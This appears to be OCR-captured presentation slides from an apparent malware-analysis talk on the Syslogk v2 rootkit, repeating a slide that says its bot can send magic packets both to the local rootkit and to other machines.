


Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.
  - __step1__



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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
- To the rootkit in the same machine.
- **But also targeting other machines**.



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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
- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.
  - __step2__



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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
- To the rootkit in the same machine.
- **But also targeting other machines**.

